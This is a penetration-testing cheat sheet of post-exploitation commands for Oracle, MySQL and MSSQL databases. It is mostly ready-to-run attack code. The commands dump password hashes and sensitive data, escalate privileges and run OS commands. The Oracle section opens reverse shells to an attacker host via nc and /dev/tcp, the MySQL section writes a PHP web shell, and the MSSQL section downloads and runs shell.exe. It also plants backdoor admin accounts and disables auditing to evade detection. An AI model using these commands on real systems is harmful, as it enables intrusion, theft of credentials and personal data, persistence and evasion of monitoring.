IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval module. **msf6 > use auxiliary/scanner/ipmi/ipmi_dumphashes**

Oracle, MySQL, MSSQL

ORACLE

When a security pentester gains a foothold on an Oracle database via sqlplus, they typically look for commands and queries that help them achieve specific goals. These may include identifying sensitive data, escalating privileges, maintaining access, and extracting information that aids in further exploitation or lateral movement. Below are some of the most relevant commands and techniques used by a pentester:

1. Check Oracle Version and Database Information

Goal: Identify the Oracle version and architecture for potential vulnerabilities.

```
SELECT * FROM v$version;
SELECT banner FROM v$version;
```

This provides information about the Oracle version (e.g., Oracle 11g, 12c, etc.), which may help identify unpatched vulnerabilities or known exploits.

2. Check Current User Privileges

Goal: Determine the current user's privileges and role to assess the level of access.

```
SELECT user FROM dual;         -- Check the current username
SELECT * FROM user_sys_privs;  -- Check system privileges
SELECT * FROM user_tab_privs;  -- Check table privileges
SELECT * FROM session_privs;   -- Check session-level privileges
SELECT * FROM user_role_privs; -- Check assigned roles
```

3. Enumerate Database Users

Goal: Enumerate other database users for privilege escalation or lateral movement.

```
SELECT username FROM all_users;
SELECT * FROM dba_users;       -- Requires higher privileges (can reveal password hashes)
```

4. Extract Password Hashes

Goal: Extract password hashes for cracking offline or reuse.

```
SELECT username, password FROM dba_users;     -- Old versions (before Oracle 11g)
SELECT username, spare4 FROM sys.user$;       -- Oracle 11g and above (spare4 contains SHA1
hashes)
```

You can use these hashes with tools like John the Ripper or Hashcat to crack them offline.

5. List Sensitive Data Tables

Goal: Find sensitive data such as credit card numbers, personal information, or financial data.

```
SELECT * FROM all_tab_columns WHERE column_name LIKE '%PASS%';
SELECT * FROM all_tab_columns WHERE column_name LIKE '%SSN%';    -- Social Security Numbers
SELECT * FROM all_tab_columns WHERE column_name LIKE '%CARD%';   -- Credit card numbers
```

This helps locate tables that might store sensitive information by querying column names like PASS, SSN, or CARD.

6. Privilege Escalation

Goal: Elevate privileges to gain DBA or SYS-level access.

Check for roles that can be escalated:

```
SELECT * FROM dba_role_privs WHERE grantee = 'CURRENT_USER';
Grant DBA privileges if the user has the GRANT ANY ROLE privilege:


GRANT DBA TO scott;     -- Example for user "scott"
```

7. Execute OS Commands (if possible)

Goal: Execute system-level commands using database procedures like UTL_FILE, DBMS_SCHEDULER, or DBMS_JAVA.

Via DBMS_SCHEDULER:

```
BEGIN
    DBMS_SCHEDULER.create_job(
        job_name => 'cmd_exec',
        job_type => 'EXECUTABLE',
        job_action => '/bin/bash',
        number_of_arguments => 1,
        start_date => SYSTIMESTAMP,
        enabled => TRUE
    );
END;
/
```

Via Java Procedures (if enabled):

```
EXEC dbms_java.runjava('java.lang.Runtime.getRuntime().exec("id > /tmp/test.txt")');
```

8. Enable SQL Injection Testing

Goal: Test for SQL Injection in applications querying the database. You can use known Oracle functions to escalate SQL injection attacks.

```
SELECT SYS_CONTEXT('USERENV','SESSION_USER') FROM dual;
```

Use this for testing parameter injection via vulnerable applications.

9. Extract Data from Tables

Goal: Dump data from tables containing sensitive information.

```
SELECT * FROM schema_name.table_name;
```

This helps dump data like customer information, financial records, or other valuable data.

10. Check for Available Directory Listings

Goal: Look for directories where the attacker may read or write files.

```
SELECT * FROM all_directories;
```

Pentesters use this to find directories accessible by the database user that may allow file-based attacks.

11. Upload and Execute Shell Scripts via UTL_FILE

Goal: Maintain persistent access or pivot to the OS.

```
DECLARE
  v_file UTL_FILE.FILE_TYPE;
BEGIN
  v_file := UTL_FILE.FOPEN('/tmp', 'backdoor.sh', 'w');
  UTL_FILE.PUT_LINE(v_file, '#!/bin/bash');
  UTL_FILE.PUT_LINE(v_file, 'nc -e /bin/bash <attacker_ip> <attacker_port>');
  UTL_FILE.FCLOSE(v_file);
END;
/
```

12. Privilege Escalation with Public Synonyms

Goal: Abuse public synonyms to gain unauthorized access.

```
SELECT * FROM all_synonyms WHERE table_owner = 'SYS';
```

Public synonyms owned by the SYS user could be exploited for privilege escalation.

13. Check for Auditing and Logs

Goal: Avoid detection by disabling or tampering with auditing.

```
SELECT * FROM dba_audit_trail;

ALTER SYSTEM SET audit_trail = none SCOPE=spfile; -- Disable auditing
```

This disables Oracle auditing and can help avoid detection during or after an attack.

14. Create and Execute Procedures for Remote Shell

Goal: Gain remote shell access by creating custom procedures.

```
CREATE OR REPLACE PROCEDURE remote_shell AS
BEGIN
  EXECUTE IMMEDIATE 'host /bin/bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1';
END;
/
EXEC remote_shell;
```

MySQL

When a pentester gains access to a MySQL database, there are several key actions they can take to gather information, escalate privileges, exfiltrate data, and potentially gain further access to the underlying system. Below are the most relevant commands and techniques used by security pentesters in MySQL environments:

1. Check MySQL Version and Database Information

Goal: Identify the MySQL version and determine if there are any known vulnerabilities associated with that version.

```
SELECT version();
SHOW VARIABLES LIKE '%version%';
```

Why: Knowing the version of MySQL can help determine if there are any known vulnerabilities or exploits available for privilege escalation or denial of service attacks.

2. Identify the Current User and Privileges

Goal: Determine the level of access the current MySQL user has and explore potential privilege escalation opportunities.

```
SELECT USER();
SELECT CURRENT_USER();
SHOW GRANTS FOR CURRENT_USER();
```

Why: Understanding your privileges helps assess whether you can escalate privileges or have access to sensitive data.

3. Enumerate MySQL Users and Privileges

Goal: Enumerate other users in the database and look for high-privilege accounts (e.g., root).

```
SELECT user, host FROM mysql.user;
SELECT user, host, authentication_string FROM mysql.user; -- If MySQL version allows viewing
password hashes
SHOW GRANTS FOR 'user'@'host'; -- To see privileges for specific users
```

Why: Knowing other users on the system might help find accounts with higher privileges, and cracked password hashes can allow lateral movement.

4. Dump Password Hashes

Goal: Obtain password hashes for offline cracking or reusing passwords.

```
SELECT user, host, authentication_string FROM mysql.user;  -- MySQL 5.7+
SELECT user, host, password FROM mysql.user;                -- Older versions of MySQL
```

Why: You can use tools like John the Ripper or Hashcat to crack these hashes and gain access to more privileged accounts.

5. Check and Escalate Privileges

Goal: Look for opportunities to elevate privileges to root or other privileged accounts.

```
SHOW GRANTS FOR CURRENT_USER();
```

If you have GRANT privileges, elevate access:

```
GRANT ALL PRIVILEGES ON *.* TO 'attacker'@'localhost';
```

Why: Escalating privileges can allow full control over the database, giving access to all data and the ability to execute dangerous commands.

6. Enumerate Databases and Tables

Goal: Discover databases, tables, and columns, especially those containing sensitive information (e.g., passwords, credit card info).

```
SHOW DATABASES;
USE database_name;
SHOW TABLES;
DESCRIBE table_name; -- To view table structure
```

Why: Understanding the database structure helps identify where sensitive data may be stored.

7. Extract Data from Tables

Goal: Dump sensitive data (e.g., user credentials, personal data).

```
SELECT * FROM database_name.table_name LIMIT 10;  -- Example: limit for large tables
```

Why: Exfiltrating sensitive data is one of the core objectives in a pentest, especially if the data includes personally identifiable information (PII), financial records, or intellectual property.

8. Execute OS Commands (If Possible)

Goal: Execute operating system commands from MySQL to gain shell access or escalate privileges.

Using sys_exec() if it is enabled (on older MySQL versions):

```
SELECT sys_exec('whoami');
```

Leveraging MySQL's LOAD_FILE() to read files from the server:

```
SELECT LOAD_FILE('/etc/passwd');
```

Why: This can provide a way to gain access to sensitive system files, execute commands, or escalate to full system control.

9. Create a Reverse Shell (if FILE Privilege is Enabled)

Goal: Upload and execute a reverse shell to gain full system control.

Create a reverse shell by writing to a web server directory:

```
SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/shell.php';
```

Afterward, access the shell via:

http://<target-ip>/shell.php?cmd=whoami

Why: By uploading a reverse shell, you can establish persistent access to the underlying operating system.

10. Check for Open Files and Processes

Goal: Find files or processes that may be exploitable or contain sensitive information.

```
SHOW OPEN TABLES;
SHOW PROCESSLIST;
```

Why: Understanding active processes and open files may provide insight into how the system is functioning or reveal sensitive information.

11. Identify Writable Files and Directories

Goal: Find writable directories where files (such as web shells) can be uploaded.

```
SHOW VARIABLES LIKE 'secure_file_priv';
```

Why: Knowing where files can be written is crucial when trying to upload payloads, like a reverse shell.

12. Enable Command Execution via UDF (User Defined Functions)

Goal: If UDFs are allowed, upload malicious functions to execute system commands.

```
CREATE FUNCTION cmd_exec RETURNS STRING SONAME 'udf_example.so';
SELECT cmd_exec('id');
```

Why: Using UDFs, an attacker can execute commands on the underlying OS.

13. Privilege Escalation via SQL Injection

Goal: Exploit poorly configured or vulnerable web applications that interact with the MySQL database.

Basic example of SQL injection:

```
SELECT id, username, password FROM users WHERE id=1 OR '1'='1';
```

Why: SQL injection attacks can allow an attacker to bypass authentication, dump sensitive data, or execute commands.

14. Check for Auditing and Logs

Goal: Review logs and auditing configurations to clear traces or avoid detection.

```
SHOW VARIABLES LIKE '%log%';
SHOW VARIABLES LIKE '%audit%';
```

Why: Knowing the logging and auditing configuration helps a pentester cover their tracks after an attack.

15. Create a New Admin User

Goal: Maintain persistence by creating a new administrative user.

```
CREATE USER 'attacker'@'localhost' IDENTIFIED BY 'password';
GRANT ALL PRIVILEGES ON *.* TO 'attacker'@'localhost' WITH GRANT OPTION;
```

Why: Creating a new user ensures persistent access even if the original foothold is lost.

Summary of Key Techniques:
Privilege Escalation: Look for ways to elevate privileges to root or other high-privilege accounts.
Extract Sensitive Data: Dump credentials, PII, financial data, and other valuable information.
Execute OS Commands: If possible, run system commands via UDFs, or using LOAD_FILE() and OUTFILE.
Exfiltration and Persistence: Create new users or upload reverse shells for persistent access.
Cover Tracks: Check for logging and auditing configurations to remove traces of the attack.
By following these steps, a pentester can effectively gather information, exploit vulnerabilities, escalate privileges, and maintain persistent access to a MySQL database.

MSSQL

When a security pentester gains a foothold on an MS SQL Server (MSSQL) database, the objective is to explore the system, elevate privileges, extract sensitive data, and potentially pivot to other systems within the network. MSSQL has many built-in features that can be leveraged for enumeration, privilege escalation, data extraction, and even executing system-level commands.

Below are some of the most relevant commands and techniques a pentester would use when they gain access to MSSQL:

1. Check MSSQL Version and System Information

Goal: Identify the version of SQL Server and the underlying operating system to determine if there are any known vulnerabilities.

```
SELECT @@VERSION;
```

Why: Identifying the SQL Server version helps check for potential exploits based on the database or OS version.

2. Identify Current User and Privileges

Goal: Determine the privileges of the current SQL Server login and user.

```
SELECT SYSTEM_USER;  -- Returns the SQL Server login
SELECT USER;         -- Returns the database user
SELECT IS_SRVROLEMEMBER('sysadmin');  -- Check if the user has sysadmin privileges
```

Why: Knowing your user and privilege level is critical to determining whether you can escalate privileges or exploit the database.

3. Enumerate Other Users and Privileges

Goal: Discover other SQL Server users, their roles, and privileges.

```
SELECT name, is_disabled FROM sys.sql_logins;  -- List all SQL logins
SELECT * FROM sys.syslogins;  -- Enumerate logins (older versions)
EXEC sp_helplogins;  -- View all logins and their permissions
```

Why: Finding accounts with higher privileges or reused credentials can allow lateral movement or privilege escalation.

4. Enumerate Roles and Privileges

Goal: Check for privileges or roles that allow for privilege escalation.

```
SELECT * FROM sys.server_principals;  -- Find all server principals (logins and roles)
SELECT * FROM sys.database_principals;  -- Find all database principals (users and roles)
EXEC sp_helpsrvrole;  -- List all available server roles
EXEC sp_helprolemember;  -- List members of each role
```

Why: Understanding roles and permissions helps identify if any roles can be exploited for privilege escalation.

5. Database Enumeration

Goal: Enumerate databases and explore their structure, looking for sensitive data.

```
SELECT name FROM master.sys.databases;  -- List all databases
USE database_name;  -- Switch to the target database
SELECT table_name FROM information_schema.tables;  -- List all tables in the current database
SELECT column_name FROM information_schema.columns WHERE table_name = 'table_name';  -- List
columns in a table
```

Why: This allows exploration of all databases, tables, and columns for potential data exfiltration.

6. Extract Data from Tables

Goal: Extract sensitive information such as user credentials, financial data, or PII.

```
SELECT * FROM schema_name.table_name;  -- Dump the contents of a table
SELECT TOP 10 * FROM schema_name.table_name;  -- View the top 10 rows
```

Why: A pentester typically searches for tables that store credentials, personal information, or financial records.

7. Privilege Escalation

Goal: Elevate privileges to sysadmin or other high-privilege roles.

Check if the user is part of high-privilege roles:

```
SELECT IS_SRVROLEMEMBER('sysadmin');  -- Check for sysadmin privileges
```

If the user has the GRANT privilege, grant higher roles:

```
EXEC sp_addsrvrolemember 'your_user', 'sysadmin';  -- Add your user to sysadmin role
```

Why: Privilege escalation to sysadmin grants full control over the database and, potentially, the underlying OS.

8. Executing OS Commands

Goal: Execute operating system commands from within SQL Server to compromise the underlying system.

Using xp_cmdshell (if enabled):

```
EXEC xp_cmdshell 'whoami';  -- Execute OS commands
```

If xp_cmdshell is disabled, attempt to enable it (requires sysadmin):

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC xp_cmdshell 'whoami';
```

Why: By executing OS commands, you can gain a reverse shell, read system files, or escalate to full system control.

9. Upload a Reverse Shell via SQL

Goal: Upload and execute a reverse shell to maintain persistent access or escalate privileges.

Using xp_cmdshell to download and execute a reverse shell:

```
EXEC xp_cmdshell 'powershell -c "Invoke-WebRequest -Uri http://<attacker ip>/shell.exe -OutFile
C:\temp\shell.exe"';
EXEC xp_cmdshell 'C:\temp\shell.exe';
```

Why: This allows the pentester to get a reverse shell on the underlying OS for further exploitation.

10. Extract Password Hashes

Goal: Dump password hashes for offline cracking or reuse in other systems.

```
SELECT name, password_hash FROM sys.sql_logins;
```

Why: Hashes can be cracked offline using tools like John the Ripper or Hashcat, allowing reuse of passwords for other services.

11. Read Files from the File System

Goal: Use SQL Server functions to read sensitive system files, such as credentials or configuration files.

Using xp_cmdshell to read files:

```
EXEC xp_cmdshell 'type C:\Windows\System32\drivers\etc\hosts';
```

Using OPENROWSET to read local files:

```
SELECT * FROM OPENROWSET(BULK 'C:\path\to\file.txt', SINGLE_CLOB) AS contents;
```

Why: Reading sensitive files (like password or config files) can provide valuable information for lateral movement or privilege escalation.

12. Maintain Persistence

Goal: Create a backdoor or persistent access in the form of a new high-privilege user.

```
CREATE LOGIN attacker WITH PASSWORD = 'password123';
CREATE USER attacker FOR LOGIN attacker;
EXEC sp_addsrvrolemember 'attacker', 'sysadmin';
```

Why: Creating a backdoor account ensures that the pentester can regain access to the database and system later.

13. Check for SQL Injection Vulnerabilities

Goal: Identify potential SQL injection points for exploitation via a web application or other external services.

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1';  -- Example of testing for SQL injection
```

Why: SQL injection can allow attackers to bypass authentication, extract data, or execute system-level commands.

14. Check for Logging and Auditing

Goal: Identify if logging or auditing is enabled, and attempt to disable or bypass it.

```
SELECT * FROM sys.server_event_sessions;
SELECT * FROM sys.traces;
```

Why: Understanding the audit and logging setup can help pentesters avoid detection or erase traces of their activities.

15. Network Enumeration

Goal: Discover additional network details to pivot to other systems.

```
EXEC xp_cmdshell 'ipconfig';    -- Enumerate network interfaces
EXEC xp_cmdshell 'ping 10.0.0.1';  -- Test connectivity to another system
```

Why: Network enumeration can help the pentester identify other potential targets or services for lateral movement.

Summary of Key Techniques for MSSQL:
Privilege Escalation: Look for ways to elevate privileges to sysadmin for full control over the SQL Server and underlying system.
Execute OS Commands: If xp_cmdshell is enabled (or can be enabled), execute system commands for further exploitation.
Extract Sensitive Data: Dump credentials, personal information, and sensitive records from the database.
Upload Reverse Shells: Use xp_cmdshell or similar methods to upload and execute reverse shells for persistent access.
Read Files: Use SQL commands to read system files that may contain valuable information for privilege escalation.
Maintain Persistence: Create backdoor accounts or other methods to ensure persistent access after the initial foothold.
Cover Tracks: If necessary, disable or modify logs to avoid detection during or after the exploitation process.